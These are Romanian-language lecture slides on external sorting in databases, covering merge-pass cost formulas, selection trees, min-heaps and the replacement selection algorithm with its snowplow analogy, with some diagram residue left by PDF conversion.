
Detalierea interclasării

- La fiecare pas se citește și scrie fiecare pagină
- N pagini de sortat => numărul de pași = $\lceil \log_2 N \rceil + 1$
- Deci costul total este:
 $2N(\lceil \log_2 N \rceil + 1)$
- Ideeă:
Divide et impera



Sortare externă generalizată

- Sortarea a N pagini folosind B pagini din *buffer*:
 - Pas 0: se folosesc B pagini din *buffer*. Se produc $\lceil N/B \rceil$ monotonii a căte B pagini fiecare.
 - Pas 1, 2, ..., etc.: interclasează $B-1$ monotonii.



Costul sortării externe

- Număr de pași : $1 + \lceil \log_{B-1} \lceil N/B \rceil \rceil$
- Cost = $2N * (\text{număr de pași})$
- Ex. cu 5 pagini de *buffer* pentru a sorta 108 pagini de date:
 - Pas 0: $\lceil 108/5 \rceil = 22$ monotonii a câte 5 pagini fiecare (ultimul conține doar 3 pagini)
 - Pas 1: $\lceil 22/4 \rceil = 6$ monotonii a câte 20 pagini fiecare (ultimul conține doar 8 pagini)
 - Pas 2: 2 monotonii, 80 pagini și 28 pagini
 - Pas 3: toate cele 108 pagini sortate

Număr de pași în sortarea externă

N	B=3	B=5	B=9	B=17	B=129	B=257
100	7	4	3	2	1	1
1,000	10	5	4	3	2	2
10,000	13	7	5	4	2	2
100,000	17	9	6	5	3	3
1,000,000	20	10	7	5	3	3
10,000,000	23	12	8	6	4	3
100,000,000	26	14	9	7	4	4
1,000,000,000	30	15	10	8	5	4

Variații ale sortării externe

■ Optimizări:

- Noi algoritmi ca *Interclasare polifazică*, *Interclasare în cascadă*
- Reducerea numărului de pași intermediari prin implementarea unei interclasări a n monotonii deodată, cu valori mari pentru n .
- Optimizări prin distribuirea perfectă a monotonilor pe mediul de stocare.
- Maximizarea vitezei prin creșterea numărului de dispozitive de stocare (pentru a minimiza timpul de acces).

■ Dezavantaje: costuri adiționale

Arbore de selecție

- **Problemă:** selectarea celui mai mic element este consumator de timp

Necesită $(N / P) - 1$ comparări când se utilizează algoritmul neoptimizat


165	←	288	351	354	535	Şir 1
198	412	451	852			Şir 2
165	291	448	898			Şir 3
217	366	665	756			Şir 4

Primul element este comparat cu toate celelalte $P-1$ elemente

- **Soluție :** Construirea unui *arbore de selecție* elimină o bună parte din comparări și grăbește procesul de selecție (doar $\log_2 P$ comparări sunt necesare)

Arbore de selecție


Start: Construirea unui arbore de selecție



Întotdeauna cele mai mici elemente sunt preluate din vârful arborelui
Elementele noi sunt “împinse” în față
Procesul se repetă până când tot arborele se golește

Arbore de selecție


Pas 1: Extragerea celui mai mic element



Întotdeauna cele mai mici elemente sunt preluate din vârful arborelui
Elementele noi sunt “împinse” în față
Procesul se repetă până când tot arborele se golește

Arbore de selecție


Pas 2: Extragerea celui mai mic element



Întotdeauna cele mai mici elemente sunt preluate din vârful arborelui
Elementele noi sunt “împinse” în față
Procesul se repetă până când tot arborele se golește

Arbore de selecție


Pas 3: Extragerea celui mai mic element



Întotdeauna cele mai mici elemente sunt preluate din vârful arborelui
Elementele noi sunt “împinse” în față
Procesul se repetă până când tot arborele se golește


Algoritm de sortare internă

- Pentru sortarea internă poate fi utilizat Quicksort
- *Replacement selection*
 - Bazat pe folosirea unor arbori binari compleți unde valoarea fiecărui nod e mai mică decât valoarea nodurilor fiu (**min-heap**)
 - Memoria internă conține spațiu pentru min-heap, o pagină de intrare și una pentru rezultat.




Min-Heap

- Arbore binar complet: dacă înălțimea arborelui este d , atunci toate nivelele arborelui sunt complete (excepție ar putea face nivelul d). Nivelul d conține toate nodurile din partea stângă
- Valorile sunt ordonate parțial.
- Reprezentarea în memorie: sub formă de sir de elemente ce conține secvența de noduri pe nivele de la stânga la dreapta



Min-Heap

- Construcție:
 - De la nivelul superior la cel inferior.
 - Poziționează fiecare element la locul său (*siftdown*).
 - Operatiile de poziționare se termină când avem ordine parțială sau când am ajuns lá frunze
- Exemplu: poziționare corectă a elementului 7




Algoritmul Replacement Selection

Intrare

...
88
88
29
20

Heap-Array



Rezultat


12
10

Algoritmul Replacement Selection

Intrare

...
57
88
35
14

Heap-Array



Rezultat


12
16
19

Algoritmul Replacement Selection

Intrare

...
...
57
88
35

Heap-Array



Rezultat


12
16
19

Algoritmul Replacement Selection

Intrare

...
...
...
57
88

Heap-Array




35	25	31	40	29	56	14
-----------	-----------	-----------	-----------	-----------	-----------	-----------

Rezultat

12
16
19
21

Replacement Selection – analogia cu plug de zăpadă


- Se pot forma monotonii inițiale de lungime $2 * q$, unde q e dimensiune *buffer-ului*



Un plug de zăpadă curăță drumul de zăpada ce cade aleator peste tot

Replacement Selection – analogia cu plug de zăpadă

- Deoarece zăpada cade cu viteză constantă, această situație stabilă nu se va modifica:



- Dreptunghiul este tăiat pe jumătate de linia ce reprezintă nivelul actual al zăpezii
- Nivelul actual al zăpezii reprezintă elementele din memorie
- După o parcursere nu mai este zăpadă din tura precedentă
